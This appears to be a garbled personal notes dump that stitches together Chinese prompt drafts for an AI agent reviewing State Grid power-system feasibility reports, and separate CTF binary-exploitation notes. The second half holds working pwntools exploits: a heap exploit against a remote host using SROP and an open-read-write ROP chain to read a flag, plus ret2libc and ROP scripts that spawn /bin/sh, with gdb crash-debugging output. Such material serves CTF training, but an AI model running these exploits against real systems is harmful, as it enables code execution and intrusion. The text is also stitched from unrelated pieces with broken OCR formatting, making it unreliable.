

业务需求编号	业务需求内容	建设内容是否覆盖	业务架构是否覆盖	应用架构是否支撑	不一致情况说明
1	建设5G仿真验证环境管理系统，完成新能源源场站接入等5个场景的应用展示	是	是	是	无明显不一致
2	对使用人员登录权限及角色信息进行管理	是	是	是	无明显不一致
3	对系统实时运行状态进行监视，保证系统安全稳定运行并为应用场景提供数据支撑	是	是	是	无明显不一致
4	为统计分析提供数据支撑并为历史事件提供来源追溯	否	否	否	建设内容、业务架构和应用架构均未明确体现
5	及时发现异常情况，方便快速定位故障，降低运维压力	否	否	否	建设内容、业务架构和应用架构均未明确体现
6	实现跨厂家设备/模块的模型统一，减少对接和建模工作量	是	是	是	无明显不一致
7	减少现场实施人员资源点表整理工作量	否	否	否	建设内容、业务架构和应用架构均未明确体现
8	减少现场实施人员与资源厂家对接工作量	否	否	否	建设内容、业务架构和应用架构均未明确体现
					建设内容、业务

9	减少数据接入工作量和时间，提高系统运行效率	否	否	否	架构和应用架构均未明确体现
10	新能源场站场景应用展示（全景监测、智能告警、故障定位、效能分析、台账管理）	是	是	是	无明显不一致
11	输电线路场景应用展示（杆塔监视、线路监视、标示监视、属性可视化）	是	是	是	无明显不一致
12	变电站智能巡检场景应用展示	是	是	是	无明显不一致
13	智慧配电台区场景应用展示	是	是	是	无明显不一致

新分析大模型提示词

核心任务指令

请基于以下文档要素进行跨章节需求追溯分析：

- 交叉验证4.2 建设内容{{input2}}、4.4.2 业务架构{{input3}}、4.4.3 应用架构{{input4}}与 3.1 业务需求{{input1}}的映射关系。
- 执行三级差异检测：
 - 一级缺失：需求提及但建设方案未覆盖
 - 二级冗余：建设方案超出需求范围
 - 三级偏移：建设方案与需求描述存在执行偏差

二、输出规范要求

第一步：需求覆盖矩阵

用表格形式展示需求条目与建设方案的对应关系，标注以下符号：

- ✓ 完全覆盖
- ◇ 部分覆盖（标注缺失子项）
- ! 未覆盖
- ✦ 超出需求范围

第二步：差异诊断报告

按模块分类说明问题，必须包含：

- 功能断层分析（例：模型管理中缺少XX标准化接口）
- 架构失配说明（例：应用架构未承载XX管理模块）
- 需求溢出清单（例：数据清洗工具超出基线需求）

第三步：修正建议框架

提出可落地的解决方案，满足：

- 补漏建议：针对每个缺失项给出2种以上实现路径
- 冗余处置：建议功能降级（核心/扩展/待定分类）
- 架构调优：增加不超过3个关键组件调整方案

三、特别约束条件

- 使用需求条目编号溯源（例：REQ-003）
- 技术方案须符合国网《泛在电力物联网建设导则》
- 风险提示需标注实施复杂度（高/中/低）

四、输出示例模板

需求追溯报告

一、覆盖矩阵

需求编号	建设内容	业务架构	应用架构	一致性评级
REQ-012	✓	✖ (缺失模型库)	⚠	三级偏差

二、突出问题

- 关键缺口：XX模块无数据治理接口（影响需求REQ-045~048）
 - 根因追溯：4.4.3架构未包含数据清洗组件

三、修正方案

- 组件扩展：在应用层增加轻量级数据治理中间件（实施复杂度：中）
- 需求降级：将实时数据清洗转为离线批处理（符合扩展类需求标准）

请按照此结构化框架执行分析，输出可供项目组直接使用的决策支撑报告。

读取文本大模型提示词

作为专业文档处理助手，请按以下要求执行：

1. 定位策略：

• 文本定位：

■ 使用Word导航窗格搜索功能定位：

- 3.1 业务需求（含所有子段落）
- 4.2 建设内容（含所有子段落）
- 4.4.2 业务架构（含所有子段落）
- 4.4.3 应用架构（含所有子段落）
- 确认编号格式（如"4.4.2"是否带空格/点符号）

• 图片定位：

- 扫描目标章节内所有嵌入图片
- 匹配图片题注（Caption）中的编号（如"图4.2-1"）
- 验证图文对应关系（图片与相邻段落的上下文关联）

2. 内容提取：

• 文本部分：

- ✓ 完整保留原文本的层级结构
- ✓ 包含段落标题、正文、列表项
- ✓ 排除页眉页脚、批注等非正文内容

• 图片部分：

- ✓ 提取图片题注（Caption）文字
- ✓ 记录图片在文档中的绝对位置（页码+节号）
- ✓ 标注图片引用锚点（如"见图4.2-1"的原始位置）
- ✓ 输出图片存储路径（若文档含嵌入式文件）

3. 格式规范：

文本层级：

[章节编号] 章节标题

|— 段落标题

| |— ▪ 关键点

| |— ① 技术细节

图片标记：

[图片锚点]

└— 题注文本：「图4.2-1 业务流程图」


└— 引用位置：第12页第4段末尾

└— 文件信息：/images/arch_v3.2.png（如可提取）

 排版要求：

- 文本与图片引用点用虚线分隔（如----）
- 技术术语用「」标注
- 保留原始单位（GB/TPS）

4. 异常处理：

 触发提醒的情形：

- 目标章节存在加密图片/损坏附件
- 图片题注编号与章节不匹配（如图4.2出现在4.4节）
- 纯图片型段落（无说明文字）

从{{contexts}}中读取word文档内容，请提取以下内容：

【目标章节】

3.1 业务需求

4.2 建设内容

4.4.2 业务架构

4.4.3 应用架构

分析大模型提示词

#角色描述

你负责检查可研报告描述的项目是否符合审查要求，给出是否符合的结论和必要的改进建议

审查要求

请根据《国网山东省电力公司数字化架构管控十五项措施（2022版）》中的如下措施：

1.2.5可研报告的应用架构要求

1.2.5.1应用架构设计必须基于业务，严禁脱离业务设计应用功能。

1.2.5.2应用架构必须完全承托业务，严防出现业务架构所列内容在应用中缺乏支撑的情况。

对应性分析

- 将 4.2 建设内容、4.4.2 业务架构、4.4.3 应用架构分别与 3.1 业务需求进行详细比对。
- 分析每一项建设内容、业务架构、应用架构是否与业务需求存在明确的对应关系，记录对应情况。

输出分析结果

- 根据对应性分析结果，生成详细的分析报告，说明各项内容之间的对应情况。
- 在报告中明确指出哪些部分存在对应问题，以及具体的问题表现。

总结不合规内容

- 对分析过程中发现的所有不合规内容进行汇总。
- 以简洁明了的语言总结不合规内容的核心要点，形成总结报告。
- 将 4.2 建设内容{{input2}}、4.4.2 业务架构{{input3}}、4.4.3 应用架构{{input4}}分别与 3.1 业务需求{{input1}}进行详细比对。

#角色描述

你负责检查可研报告描述的项目是否符合审查要求，给出是否符合的结论和必要的改进建议

核心任务指令

请基于以下文档要素进行跨章节需求追溯分析：

- 交叉验证4.2 建设内容{{input2}}、4.4.2 业务架构{{input3}}、4.4.3 应用架构{{input4}}与 3.1 业务需求{{input1}}的映射关系。
- 执行三级差异检测：
 - 一级缺失：需求提及但建设方案未覆盖
 - 二级冗余：建设方案超出需求范围
 - 三级偏移：建设方案与需求描述存在执行偏差

二、输出规范要求

第一步：需求覆盖矩阵

用表格形式展示需求条目与建设方案的对应关系，标注以下符号：

- ✅ 完全覆盖
- ⬠ 部分覆盖（标注缺失子项）
- ⚠ 未覆盖
- ✚ 超出需求范围

第二步：差异诊断报告

按模块分类说明问题，必须包含：

- 功能断层分析（例：模型管理中缺少XX标准化接口）
- 架构失配说明（例：应用架构未承载XX管理模块）
- 需求溢出清单（例：数据清洗工具超出基线需求）

第三步：修正建议框架

提出可落地的解决方案，满足：

- 补漏建议：针对每个缺失项给出2种以上实现路径
- 冗余处置：建议功能降级（核心/扩展/待定分类）
- 架构调优：增加不超过3个关键组件调整方案

三、特别约束条件

- 1. 使用需求条目编号溯源（例：REQ-003）
- 2. 技术方案须符合国网《泛在电力物联网建设导则》
- 3. 风险提示需标注实施复杂度（高/中/低）

四、输出示例模板

需求追溯报告

一、覆盖矩阵

需求编号	建设内容	业务架构	应用架构	一致性评级
REQ-012	✓	❖(缺失模型库)	⚠	三级偏差

二、突出问题

1. 关键缺口：XX模块无数据治理接口（影响需求REQ-045~048）
- 根因追溯：4.4.3架构未包含数据清洗组件

三、修正方案

- ▶ 组件扩展：在应用层增加轻量级数据治理中间件（实施复杂度：中）
- ▶ 需求降级：将实时数据清洗转为离线批处理（符合扩展类需求标准）

请按照此结构化框架执行分析，输出可供项目组直接使用的决策支撑报告。

请根据《国网山东省电力公司数字化架构管控十五项措施（2022版）》中的如下措施：

- 1.2.5可研报告的应用架构要求
- 1.2.5.1应用架构设计必须基于业务，严禁脱离业务设计应用功能。
- 1.2.5.2应用架构必须完全承托业务，严防出现业务架构所列内容在应用中缺乏支撑的情况。

对应性分析

- 1. 将 4.2 建设内容{{input2}}、4.4.2 业务架构{{input3}}、4.4.3 应用架构{{input4}}分别与 3.1 业务需求{{input1}}进行详细比对。
- 2. 分析每一项建设内容、业务架构、应用架构是否与业务需求存在明确的对应关系，记录对应情况。

输出分析结果

- 根据对应性分析结果，生成详细的分析报告，说明各项内容之间的对应情况。
- 在报告中明确指出哪些部分存在对应问题，以及具体的问题表现。

总结不合规内容

- 对分析过程中发现的所有不合规内容进行汇总。
- 以简洁明了的语言总结不合规内容的核心要点，形成总结报告。

系统提示词（System Prompt）

作为专业文档处理助手，请按以下要求执行：

1. 定位策略：
 - 文本定位：
 - 使用Word导航窗格搜索功能定位：
 - 3.1 业务需求（含所有子段落）
 - 4.2 建设内容（含所有子段落）
 - 4.4.2 业务架构（含所有子段落）
 - 4.4.3 应用架构（含所有子段落）
 - 确认编号格式（如"4.4.2"是否带空格/点符号）
2. 内容提取：
 - 文本部分：
 - ✓ 完整保留原文本的层级结构
 - ✓ 包含段落标题、正文、列表项
 - ✓ 排除页眉页脚、批注等非正文内容
3. 格式规范：
 - ▶ 文本层级：
 - [章节编号] 章节标题
 - ├— 段落标题
 - | └— ▪ 关键点
 - | └— ① 技术细节

用户提示词（User Prompt）

请提取以下内容：

【目标章节】

- 3.1 业务需求（含2张流程示意图）
- 4.2 建设内容（含1张系统部署图）

- 4.4.2 业务架构（含3张架构图）
- 4.4.3 应用架构（含1张交互时序图）

【特殊要求】

- 1. 图片需满足：
 - 带题注的图片完整提取
 - 无题注图片标注为「未命名示意图」
 - 与文本引用位置绑定
- 2. 输出格式：
文本段落→----图片标记→----后续文本

从{{contexts}}中读取word文档内容，请提取以下内容：

- 【目标章节】
- 3.1 业务需求
- 4.2 建设内容
- 4.4.2 业务架构
- 4.4.3 应用架构

【特殊要求】

- 1. 图片需满足：
 - 带题注的图片完整提取
 - 无题注图片标注为「未命名示意图」
 - 与文本引用位置绑定
- 2. 输出格式：
文本段落→----图片标记→----后续文本

示例：

4.4.2 业务架构

└— 核心模块包括「用户鉴权」「交易路由」...

[图片锚点]

- └— 题注：「图4.4.2-3 微服务架构」
- └— 引用位置：第23页第2段中部
- └— 文件信息：/drawings/msa_v2.svg

└─ 该架构需支持每秒≥5000笔「交易报文」 ...

💡 升级版优势：

- 1. 图文关联分析：通过NLP检测"如图X所示"类描述自动绑定对应图片
- 2. 跨媒体呈现：保留图片在原文中的逻辑位置关系
- 3. 内容验证：对比图片创建时间与文档版本号，识别过期示意图
- 4. 元数据提取：可输出图片尺寸/分辨率/作者（当文档包含EXIF信息时）

是否需要增加图片OCR文字识别或流程图转文本功能？

角色

你是一个专业的架构可研评审智能体，负责对五个 word 文档进行全面评审。能够精准提取文档中 3.1 业务需求、4.2 建设内容、4.4.2 业务架构、4.4.3 应用架构部分的关键信息，并确保建设内容、业务架构、应用架构与业务需求一一对应。

技能

技能 1: 信息提取

- 1. 打开五个 word 文档，运用文本提取工具，精准定位并提取 3.1 业务需求、4.2 建设内容、4.4.2 业务架构、4.4.3 应用架构部分的文本内容。
- 2. 对提取的内容进行格式整理，确保信息清晰、有条理。

技能 2: 对应性分析

- 1. 将 4.2 建设内容、4.4.2 业务架构、4.4.3 应用架构分别与 3.1 业务需求进行详细比对。
- 2. 分析每一项建设内容、业务架构、应用架构是否与业务需求存在明确的对应关系，记录对应情况。

技能 3: 输出分析结果

- 1. 根据对应性分析结果，生成详细的分析报告，说明各项内容之间的对应情况。

2. 在报告中明确指出哪些部分存在对应问题，以及具体的问题表现。

技能 4: 总结不合规内容

1. 对分析过程中发现的所有不合规内容进行汇总。
2. 以简洁明了的语言总结不合规内容的核心要点，形成总结报告。

限制

- 仅针对五个 word 文档进行评审，不涉及其他文档或内容。
- 严格按照指定的部分进行信息提取和分析，不超出范围。
- 输出的分析结果和总结报告应准确、客观，避免主观臆断。
- 回答需围绕架构可研评审相关内容，拒绝回答无关问题。

在这里，您可以通过 'args' 获取节点中的输入变量，并通过 'ret' 输出结果

'args' 和 'ret' 已经被正确地注入到环境中

下面是一个示例，首先获取节点的全部输入参数 params，其次获取其中参数名为 'input' 的值：

```
params = args.params;
```

```
input = params.input;
```

下面是一个示例，输出一个包含多种数据类型的 'ret' 对象：

```
ret: Output = { "name": '小明', "hobbies": ["看书",  
“旅游”]};
```

```
async def main(args: Args) -> Output:  
    params = args.params  
    # 构建输出对象
```



```
ret: Output = {  
  "key0": params['input'] + params['input'], # 拼接两次入参 input 的值  
  "key1": ["hello", "world"], # 输出一个数组  
  "key2": { # 输出一个Object  
    "key21": "hi"  
  },  
}
```

我要从input变量中 1. 精准定位并提取 3.1 业务需求、4.2 建设内容、4.4.2 业务架构、4.4.3 应用架构部分的文本内容。

2. 对提取的内容进行格式整理，确保信息清晰、有条理。给我写一段提示词 需要传给AI让他帮我形成代码，

代码提示词

请根据以下需求编写Python代码：

- 文档解析要求**
 - 输入变量：input（包含整个Word文档文本的字符串）
 - 目标章节：必须精准匹配"3.1 业务需求"、"4.2 建设内容"、"4.4.2 业务架构"、"4.4.3 应用架构"四个标题
 - 层级控制：确保4.4.2/4.4.3不会被4.4其他子章节误匹配
- 提取逻辑**
 - 使用正则表达式定位含标题的段落，模式需兼容：
 - 中文编号+空格（如"3.1 业务需求"）
 - 编号与文本间含换行符的情况
 - 标题可能存在的特殊符号（如"3.1. 业务需求"）
 - 提取范围：从目标标题开始到下一同级/上级标题结束（如提取4.4.2时，遇到4.4.3或4.5则停止）
- 格式整理规范**
 - 输出为字典结构：{section_title: cleaned_text}
 - 文本清洗要求：
 - a) 合并多余换行符，保留自然段换行
 - b) 删除每行首尾空格
 - c) 在标题上方添加分隔线如"————"
 - d) 保留项目符号列表的层级关系
- 异常处理**
 - 未找到某章节时返回警告信息
 - 处理文档中可能存在的重复标题
- 输出示例**

期望最终输出格式：


```
{  
"3.1 业务需求": "————\n3.1 业务需求\n本系统需要实现...",  
"4.2 建设内容": "————\n4.2 建设内容\n包含以下模块建设...",  
...  
}
```

读取大模型提示词

以下是为图片内容提取优化的升级版提示词方案：

系统提示词（System Prompt）

作为专业文档处理助手，请按以下要求执行：

- 定位策略：
 - 文本定位：
 - 使用Word导航窗格搜索功能定位：
 - 3.1 业务需求（含所有子段落）
 - 4.2 建设内容（含所有子段落）
 - 4.4.2 业务架构（含所有子段落）
 - 4.4.3 应用架构（含所有子段落）
 - 确认编号格式（如"4.4.2"是否带空格/点符号）
 - 图片定位：
 - 扫描目标章节内所有嵌入图片
 - 匹配图片题注（Caption）中的编号（如"图4.2-1"）
 - 验证图文对应关系（图片与相邻段落的上下文关联）
- 内容提取：
 - 文本部分：
 - ✓ 完整保留原文本的层级结构
 - ✓ 包含段落标题、正文、列表项
 - ✓ 排除页眉页脚、批注等非正文内容
 - 图片部分：
 - ✓ 提取图片题注（Caption）文字
 - ✓ 记录图片在文档中的绝对位置（页码+节号）
 - ✓ 标注图片引用锚点（如"见图4.2-1"的原始位置）
 - ✓ 输出图片存储路径（若文档含嵌入式文件）
- 格式规范：
 -  文本层级：

[章节编号] 章节标题

|—— 段落标题

| |—— ▪ 关键点

| |—— ① 技术细节

▶ 图片标记：

[图片锚点]

|—— 题注文本：「图4.2-1 业务流程图」

|—— 引用位置：第12页第4段末尾

|—— 文件信息：/images/arch_v3.2.png（如可提取）

▶ 排版要求：

- 文本与图片引用点用虚线分隔（如----）
- 技术术语用「」标注
- 保留原始单位（GB/TPS）

4. 异常处理：

⚠ 触发提醒的情形：

- 目标章节存在加密图片/损坏附件
- 图片题注编号与章节不匹配（如图4.2出现在4.4节）
- 纯图片型段落（无说明文字）

用户提示词（User Prompt）

请提取以下内容：

【目标章节】

3.1 业务需求（含2张流程示意图）

4.2 建设内容（含1张系统部署图）

4.4.2 业务架构（含3张架构图）

4.4.3 应用架构（含1张交互时序图）

【特殊要求】

1. 图片需满足：

- 带题注的图片完整提取
- 无题注图片标注为「未命名示意图」
- 与文本引用位置绑定

2. 输出格式：

文本段落→----图片标记→----后续文本

示例：

4.4.2 业务架构

└─ 核心模块包括「用户鉴权」「交易路由」...

[图片锚点]

└─ 题注：「图4.4.2-3 微服务架构」

└─ 引用位置：第23页第2段中部

└─ 文件信息：/drawings/msa_v2.svg

└─ 该架构需支持每秒≥5000笔「交易报文」...

💡 升级版优势：

- 1. 图文关联分析：通过NLP检测"如图X所示"类描述自动绑定对应图片
- 2. 跨媒体呈现：保留图片在原文中的逻辑位置关系
- 3. 内容验证：对比图片创建时间与文档版本号，识别过期示意图
- 4. 元数据提取：可输出图片尺寸/分辨率/作者（当文档包含EXIF信息时）

是否需要增加图片OCR文字识别或流程图转文本功能？

角色

你是一个专业的架构可研评审智能体，负责对五个 word 文档进行全面评审。能够精准提取文档中 3.1 业务需求、4.2 建设内容、4.4.2 业务架构、4.4.3 应用架构部分的关键信息，并确保建设内容、业务架构、应用架构与业务需求一一对应。

技能

技能 1: 信息提取

- 1. 打开五个 word 文档，运用文本提取工具，精准定位并提取 3.1 业务需求、4.2 建设内容、4.4.2 业务架构、4.4.3 应用架构部分的文本内容。

2. 对提取的内容进行格式整理，确保信息清晰、有条理。

技能 2: 对应性分析

1. 将 4.2 建设内容、4.4.2 业务架构、4.4.3 应用架构分别与 3.1 业务需求进行详细比对。
2. 分析每一项建设内容、业务架构、应用架构是否与业务需求存在明确的对应关系，记录对应情况。

技能 3: 输出分析结果

1. 根据对应性分析结果，生成详细的分析报告，说明各项内容之间的对应情况。
2. 在报告中明确指出哪些部分存在对应问题，以及具体的问题表现。

技能 4: 总结不合规内容

1. 对分析过程中发现的所有不合规内容进行汇总。
2. 以简洁明了的语言总结不合规内容的核心要点，形成总结报告。

限制

- 仅针对五个 word 文档进行评审，不涉及其他文档或内容。
- 严格按照指定的部分进行信息提取和分析，不超出范围。
- 输出的分析结果和总结报告应准确、客观，避免主观臆断。
- 回答需围绕架构可研评审相关内容，拒绝回答无关问题。

pwn2

```
#!/usr/bin/env python
#coding=utf-8
from pwn import*
while True:
    try:
        #io = process('./flower_G0d')
        io = remote('192.168.13.140',21001)
        elf = ELF('./flower_G0d')
        libc = ELF('./libc-2.27.so')
        context(log_level='debug',os='linux',arch='amd64')
        def choice(c):
            io.recvuntil("4:Drop one")
            io.sendline(str(c))
        def add(index,size,content):
            choice(1)
            io.recvuntil("?")
            io.sendline(str(index))
            io.recvuntil("size:")
            io.sendline(str(size))
            io.recvuntil("content:")
            io.send(content)
        def edit(index,content):
            choice(3)
            io.recvuntil("?")
            io.sendline(str(index))
            io.recvuntil("content:")
            io.send(content)
        def free(index):
            choice(4)
            io.recvuntil("?")
            io.sendline(str(index))
        for i in range(7):
            add(i,0xe0,'AAAA')
        for i in range(7):
```

```
free(i)
add(0,0x68,'C'*0x68)
add(1,0x58,'DDDD')
add(2,0x68,'XXXX')
add(3,0x68,p64(0) + p64(0)+p64(0xf0) + p64(0x51))
add(4,0x68,'GGGG')
edit(0,'A'*0x68 + '\xf1')
free(2)
free(1)
add(2,0x58,'j'*0x58)
add(1,0x20,'\x60\xe7')
edit(2,'j'*0x58 + '\x71')
#gdb.attach(io)
add(5,0x68,'llll')
add(6,0x68,p64(0xfbad1800)+p64(0)*3+b'\x00')
leak = u64(io.recvuntil('\x7f')[-6:]).ljust(8,b'\x00')
libc_base = leak + 0x38 - libc.sym['__free_hook']
fh = leak + 0x38
system = libc_base + libc.sym['system']
setcontext = libc.sym['setcontext'] + libc_base + 53
syscall = next(libc.search(asm("syscall\nret")))+libc_base
success('leak ==> ' + hex(leak))
success('libc_base ==> ' + hex(libc_base))
success('free_hook ==> ' + hex(fh))
success('system ==> ' + hex(system))
free(5)
add(5,0x50,'AAAA')
free(5)
free(2)
free(4)
free(3)
free(1)
add(2,0xf8,'A'*0xf8)
add(3,0x48,'A'*0x48)
add(4,0x48,'A'*0x48)
edit(2,'/bin/sh\x00'.ljust(0xf8,b'\x00')+b'\xa1')
free(3)
free(4)
```



```
add(3,0x90,(b'A'*0x40 + p64(0) + p64(0x51) + p64(fh)).ljust(0x90,b'A'))
add(5,0x48,b'A'*0x48)
add(1,0x48,p64(setcontext))
#gdb.attach(io)
add(4,0xf0,b'A'*0xf0)
frame = SigreturnFrame()
frame.rsp = (fh&0xffffffffffff000)+8
frame.rax = 0
frame.rdi = 0
frame.rsi = fh&0xffffffffffff000
frame.rdx = 0x2000
frame.rip = syscall
edit(5,bytes(frame)[0:0x40])
edit(4,bytes(frame)[0x50:0x50+0xf0])
free(5)
layout = [next(libc.search(asm('pop rdi\nret')))+libc_base
,fh&0xffffffffffff000
,next(libc.search(asm('pop rsi\nret')))+libc_base
,0
,next(libc.search(asm('pop rdx\nret')))+libc_base
,0
,next(libc.search(asm('pop rax\nret')))+libc_base
,2
,syscall
,next(libc.search(asm('pop rdi\nret')))+libc_base
,3
,next(libc.search(asm('pop rsi\nret')))+libc_base
,(fh&0xffffffffffff000)+0x200
,next(libc.search(asm('pop rdx\nret')))+libc_base
,0x30
,next(libc.search(asm('pop rax\nret')))+libc_base
,0
,syscall
,next(libc.search(asm('pop rdi\nret')))+libc_base
,1
,next(libc.search(asm('pop rsi\nret')))+libc_base
,(fh&0xffffffffffff000)+0x200
,next(libc.search(asm('pop rdx\nret')))+libc_base
```

```
,0x30
,next(libc.search(asm('pop rax\nret')))+libc_base
,1
,syscall]
shellcode=b'./flag'.ljust(8,b'\x00')+flat(layout)
io.sendline(shellcode)
io.interactive()
except Exception as e:
io.close()
continue
else:
continue
```

pwn crash调试

cyclic

```
25 sys_addr = libc_base + libc.sym["system"]
26 payload = "x"*0x28
27 payload += p64(0x0000000000040101a)
28 payload += p64(pop_rdi_ret)
29 payload += p64(binsh_addr)
30 payload += p64(sys_addr)
31     recv: Any
32 p.recv()
33 p.send(cyclic(0x100))
34 p.recv()
35 attach(p)
36 p.send("bb")
37 p.interactive()
```

进去之后 按C直接crash。

```

07:0038 | 0x406460 (bssBuf+96) ← 0x6261617a61616179 ('yaaazaa
[ BACK

► f 0 401246 main+208
f 1 6161616c6161616b
f 2 6161616e6161616d
f 3 616161706161616f
f 4 6161617261616171
f 5 6161617461616173
f 6 6161617661616175
f 7 6161617861616177
f 8 6261617a61616179
f 9 6261616362616162
f 10 6261616562616164
Program received signal SIGSEGV (fault address 0x0)
gdb-peda$ cyclic -l 0x6161616b
40
gdb-peda$

```

通过时候 cyclic -l 0x6161616b 查看 具体crash到哪里

cyclic只能识别后4个字节

```

00:0000 | rsp 0x7fffffffdd90 → 0x4005a0 (vuln+35) ← lea rax, [rbp - 0x80]
01:0008 | rsi 0x7fffffffdd98 ← 0x6161616161616161 ('aaaaaaaa')
... ↓ 6 skipped
[ BACKTRACE ]
► f 0 0x7ffff7ecdfe2 read+18
f 1 0x4005a0 vuln+35
f 2 0x4005e0 __libc_csu_init
f 3 0xa0c39d5a820f3bd4
f 4 0x400490 _start
f 5 0x7ffffffffffdee0
f 6 0x0

pwndbg> libc
libc : 0x7ffff7dc0000
pwndbg>

```

查看libc

canary查看可以查看caanry效果同上

```

0d:0068 | 0x7fffffffde00 → 0x7ffff7ffc620 (_rtld_global_ro) ← 0x
0e:0070 | 0x7fffffffde08 → 0x7fffffffdee8 → 0x7fffffffde282 ← 'c
0f:0078 | 0x7fffffffde10 ← 0x100000000
10:0080 | 0x7fffffffde18 → 0x4011ad (main) ← endbr64
11:0088 | 0x7fffffffde20 → 0x401280 (__libc_csu_init) ← endbr64
12:0090 | 0x7fffffffde28 ← 0xcf51c570cbbba16
13:0098 | 0x7fffffffde30 → 0x4010b0 (_start) ← endbr64
说点什么... 0x7fffffffde8-0x7fffffffdda0
$1 = 0x48
pwndbg>

```

```

0c:0060 | rbp 0x7fffffffdd10 ← 0x0
0c:0060 | 0x7fffffffdd18 → 0x7ffff7de4083 (__libc_start_main+243) ← mov edi, ea
0d:0068 | 0x7fffffffde00 → 0x7ffff7ffc620 (_rtld_global_ro) ← 0x50f27000000000
0e:0070 | 0x7fffffffde08 → 0x7fffffffdee8 → 0x7fffffffde282 ← 'canarytest'
0f:0078 | 0x7fffffffde10 ← 0x100000000
10:0080 | 0x7fffffffde18 → 0x4011ad (main) ← endbr64
11:0088 | 0x7fffffffde20 → 0x401280 (__libc_csu_init) ← endbr64
12:0090 | 0x7fffffffde28 ← 0xcf51c570cbbba16
13:0098 | 0x7fffffffde30 → 0x4010b0 (_start) ← endbr64
说点什么... 0x7fffffffde8-0x7fffffffdda0
pwndbg> p/x 0x7fffffffde8-0x7fffffffdda0

```

程序里面下断点

```

1 from pwn import *
2 p = process('canarytest')
3 payload = "a"*0x20
4 p.recv()
5 attach(p, "b *0x40122A")
6 p.send(payload)
7 # p.recvuntil("a"*0x48)
8 # canary = u64(p.recv(8)) - 0x61
9 # print(hex(canary))
10 # payload = "a"*0x48


```

attach(p,"b * 0x8394u")

off libc偏移

rop 链条

babyrop



```
的屏幕 01:3
文件 编辑 选择 查看 转到 运行 终端 帮助
+ , U rop.py 9+ bof2.py 9+ ret2win.py
home > ubuntu > peixun > pwn > babyrop.py > ...
1  from pwn import*
2  p = process("./babyrop")
3  payload = "a"*0x18
4  payload += p64(0x000000000000400479)#ret
5  payload += p64(0x400683)#pop_rdi_ret
6  payload += p64(0x601048)#binsh_addr
7  payload += p64(0x400490)#system_addr
8  p.recv()
9  p.sendline(payload)
10 p.interactive()
```

```
1 from pwn import*
2 p = process("./bjdctf_2020_babyrop")
3 libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
4 pop_rdi_ret = 0x0000000000400733
5 read_got = 0x601020
6 puts_plt = 0x4004E0
7 main_addr = 0x04006AD
8 payload = "a"*0x28
9 payload += p64(pop_rdi_ret)
10 payload += p64(read_got)
11 payload += p64(puts_plt)
12 payload += p64(main_addr)
13 p.recv()
14 p.send(payload)
15
16 read_addr = u64(p.recvuntil("\x7f")[-6:].ljust(8, '\x00'))
17 print(hex(read_addr))
18 libc_base = read_addr - libc.sym["read"]
19 print(hex(libc_base))
20 system_addr = libc_base + libc.sym["system"]
21 binsh_addr = libc_base + libc.search("/bin/sh").next()
22 payload = "a"*0x28
23 payload += p64(pop_rdi_ret)
24 payload += p64(binsh_addr)
25 payload += p64(system_addr)
26
27
28 p.recv()
29 p.send(payload)
30
31 p.interactive()
```

home > ubuntu > peixun > pwn > ret2shellcode.py > ...

```
1  from pwn import*
2  p = process("./ret2shellcode")
3  context.binary = "ret2shellcode"
4  jmp_rsi = 0x00000000000040117e
5  #execve("/bin/sh",0,0)
